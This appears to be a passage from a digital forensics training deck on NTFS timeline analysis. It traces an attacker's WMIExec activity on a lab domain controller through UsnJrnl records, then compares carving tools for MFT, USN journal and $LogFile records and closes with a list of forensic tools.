
Type

Schema

NULL

Type of data currently

0 byte(s)



# Scenario 1 Labs:

DB Browser for SQLite - C:\shortcuts\07\_TimelineAnalysis\ad\_2018-04-07 08-49-02.db

File Edit View Tools Help

New Database (1) Select "Browse Data" tab. Revert Changes Open Project Save Project Att

Database Structure Browse Data Edit Pragmas Execute SQL


Table: UsnJrnl (2) Select "UsnJrnl" table.

				FullPath	Event	SourceInfo	FileAt
				Filter	Filter	Filter	Filter
1	0	2018-01-11 0...	System Volu...	\System Volu...	File_Created	Normal	Directory/
2	112	2018-01-11 0...	System Volu...	\System Volu...	File_Created/ ...	Normal	Directory/
3	224	2018-01-11 0...	MountPointMa...	\System Volu...	File_Created	Normal	Archive/ H
4	352	2018-01-11 0...	MountPointMa...	\System Volu...	File_Created/ ...	Normal	Archive/ H
5	480	2018-01-11 0...	SYSTEM	\Windows\Sy...	File_Added	Normal	Archive
6	552	2018-01-11 0...	SYSTEM	\Windows\Sy...	File_Added/ A...	Normal	Archive

# Scenario 1 Labs:

## Investigating a file system timeline on AD-Win2016 (7)

- First, search logs related to the file by configuring like the below figure.




Type the string "A8Lmsa3o.log" as FileName filter.



# Scenario 1 Labs:

## Investigating a file system timeline on AD-Win2016 (8)

- OK, we got the evidence of creation and deletion of the file.

TimeStamp	FileName	FullPath	Event
Filter	A8Lmsa3o.log 	Filter	Filter
2018-03-22 17:36:34	A8Lmsa3o.log	\ProgramData\A8Lmsa3o.log	File_Created
2018-03-22 17:36:34	A8Lmsa3o.log	\ProgramData\A8Lmsa3o.log	File_Created/ File_Added
2018-03-22 17:36:34	A8Lmsa3o.log	\ProgramData\A8Lmsa3o.log	File_Created/ File_Added/ File_Closed
2018-03-22 17:38:00	A8Lmsa3o.log	\ProgramData\A8Lmsa3o.log	File_Closed/ File_Deleted

# Scenario 1 Labs:

## Investigating a file system timeline on AD-Win2016 (9)

- We can also check logs around the deletion time of the file by searching with the following condition.

Database Structure



Browse Data

Edit Pragmas

Execute SQL

Table: 

UsnJrnl

USN	TimeStamp	FileName	FullF
	2018-03-22 17:38: 	A8Lmsa3o.log 	Filter


(2) Type "2018-03-22 17:38:" to search events logged around the time.

(1) Click here to delete the FileName filter.

# Scenario 1 Labs:

## Investigating a file system timeline on AD-Win2016 (10)


- In the result of the search, we can find logs related to the file "`\Windows\Temp\wmi.dll`". We already know about this file in Attack Tool Analysis section. It is the temporary file for the attacking tool "WMIExec.vbs".
- This could be the evidence to indicate that the attacker used WMIExec on this host.

TimeStamp	FileName	FullPath	Event
2018-03-22 17:38: 	Filter	Filter	Filter
2018-03-22 17:38:00	wmi.dll	\Windows\Temp\wmi.dll	File_Created
2018-03-22 17:38:00	A8Lmsa3o.log	\ProgramData\A8Lmsa3o.log	File_Closed/ File_Deleted
2018-03-22 17:38:00	wmi.dll	\Windows\Temp\wmi.dll	File_Created/ File_Closed
2018-03-22 17:38:03	MAPPING1.MAP	\Windows\System32\wbem...	Data_Overwritten
2018-03-22 17:38:03	wmi.dll	\Windows\Temp\wmi.dll	File_Closed/ File_Deleted
2018-03-22 17:38:40	lactalive0.dat	\Windows\ServiceProfiles\I	File_Truncated

# Scenario 1 Labs:

Investigating a file system timeline on AD-Win2016 (11)

- Next, we search again with name of the temporary file that we found.

USN	TimeStamp	FileName	FullPath	
	Filter	wmi.dll 	Filter	Filt

# Scenario 1 Labs:

## Investigating a file system timeline on AD-Win2016 (12)


- In that way, we get the result like this figure. We can get the time period for activities related to the temporary output file.
- This could be the period of the attacker's activities on the host AD-Win2016 with WMIExec.

TimeStamp	FileName	FullPath	Event
Filter	wmi.dll	Filter	Filter
2018-03-22 17:36:03	wmi.dll	\Windows\Temp\wmi.dll	File_Created
2018-03-22 17:36:34	wmi.dll	\Windows\Temp\wmi.dll	File_Created/ File_Added
2018-03-22 17:39:12	wmi.dll	\Windows\Temp\wmi.dll	File_Created/ File_Added/ File_Closed
2018-03-22 17:39:14	wmi.dll	\Windows\Temp\wmi.dll	File_Closed/ File_Deleted

# Scenario 1 Labs:

## Investigating a file system timeline on AD-Win2016 (13)

- To sum up, we found the following about the attacker's activities on the host AD-Win2016.
  - The attacker created the file **A8Lmsa3o.log** on **March 22 at 5:36:34 PM**, and deleted it on **March 22 at 5:38:00 PM**.
  - The attacker might have used **WMIExec** on the host.
  - The time period of the attacker's activities was from **March 22 at 5:36:03 PM** to **March 22 at 5:39:14 PM**. In addition, this time frame contains the pivot point of Mimikatz related activities that we found in Proxy Log Analysis and Event Log Analysis.



Tips



# A New Alternative Tool

- dfir\_ntfs
  - It is a parser script package for NTFS MFT/\$J/\$Logfile.
  - For MFT parsing, it can show that all \$FN entries though a record has a lot of \$FN entries. And, it can parse WSL timestamps contained in \$EA attribute.
  - It is developed actively.

C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Users\taro>cd Desktop\add_tools\dfir_ntfs-master
```

```
C:\Users\taro\Desktop\add_tools\dfir_ntfs-master>py -3 ntfs_parser  
Extract information from NTFS metadata files
```

```
Usage:
```

```
ntfs_parser --mft <input file ($MFT)> <output file (CSV)>  
ntfs_parser --usn <input file ($MFT)> <input file ($UsnJrnl:$J)> <output file (CSV)>  
ntfs_parser --log <input file ($MFT)> <input file ($LogFile)> <output file (TXT)>
```

# Metadata Per-Record Carving Tools (1)

- MFT carving tools
  - We tested the following two MFT record carving tools on client-win10-1's disk image.

Carving tool	Parsing tool	The number of carved records
MftCarver	Mft2Csv	16369
Bulk Extractor with RC	Mft2Csv	16372

- These tools produced almost the same result. We confirmed that the differences were less than 10 records on our environment.

# Metadata Per-Record Carving Tools (2)

- USN journal record carving tools
  - We tested the following three USN record carving tools on client-win10-1's disk image.

Carving tool	Parsing tool	The number of carved records
UsnJrnlCarver	UsnJrnl2Csv	67162
Bulk Extractor with RC	usn-analytics	75736
NTFS Log Tracker	NTFS Log Tracker	76017

- Bulk Extractor and NTFS Log Tracker produced almost the same result. UsnJrnlCarver produced about 90% of their results.

# Metadata Per-Record Carving Tools (3)

- Logfile transaction record carving tools
  - We tested the following three Logfile transaction record carving tools on client-win10-1's disk image.

Carving tool	Parsing tool	The number of carved records
RcrdCarver	LogFileParser	14
Bulk Extractor with RC	LogFileParser	14
NTFS Log Tracker	NTFS Log Tracker	0

- RcrdCarver and Bulk Extractor carved only 14 records on our environment. NTFS Log Tracker produced no result. It seems that NTFS Log Tracker cannot carve \$Logfile records.

Wrap Up

# Conclusion (1)

- We can get information about files and folders from file system metadata such as \$MFT, \$Logfile, \$UsnJrnl, and \$I30.
- We can also get information about deleted files and folders from these metadata.
- The period during which information about deleted files and folders remain depends on environment factors. These factors include size of the volume, and amount of creation/modification/deletion of files and folders.

## Conclusion (2)

- \$MFT contains the most detailed information. If the content of a file is small enough, you can restore the whole file from the \$MFT entry.
- \$Logfile and \$UsnJrnl contain history of files and folders. Usually, \$UsnJrnl has history for longer period of time.
- Creation and modification timestamps of prefetch files show the first and the last execution time of the related programs.
- If you cannot find the evidence of deleted files or folders from \$MFT, \$Logfile, and \$UsnJrnl, you should examine \$I30.

# Conclusion (3)

- The most important purpose of the timeline analysis is to know what occurred before or after a given event (pivot point). Thus, you should find pivot points by other ways such as examining auto-start locations or program execution artifacts. You should NOT investigate timelines first.



# Tools (1)

- MFTRCRD <https://github.com/jschicht/MftRcrd>
- analyzeMFT.py <https://github.com/dkovar/analyzeMFT>
- Mft2Csv <https://github.com/jschicht/Mft2Csv>
- fte <http://www.kazamiya.net/fte>
- MftCarver <https://github.com/jschicht/MftCarver>
- Bulk Extractor with Record Carving  
[http://www.kazamiya.net/bulk\\_extractor-rec](http://www.kazamiya.net/bulk_extractor-rec)
- The Sleuth Kit <https://www.sleuthkit.org/sleuthkit/>
- NTFS Log Tracker <https://sites.google.com/site/forensicnote/ntfs-log-tracker>
- USN Analytics [https://www.kazamiya.net/usn\\_analytics/](https://www.kazamiya.net/usn_analytics/)

# Tools (2)

- Indx2Csv <https://github.com/jschicht/Indx2Csv>
- INDXParse <https://github.com/williballenthin/INDXParse>
- IndxCarver <https://github.com/jschicht/IndxCarver>
- WinObjectIdParser <https://github.com/forensicmatt/WinObjectIdParser>
- decode\_objfile.py <https://gist.github.com/forensicmatt>
- Elasticsearch <https://www.elastic.co/products/elasticsearch>
- Kibana <https://www.elastic.co/products/kibana>
- Embulk <http://www.embulk.org/docs/>
- dfir\_ntfs [https://github.com/msuhanov/dfir\\_ntfs](https://github.com/msuhanov/dfir_ntfs)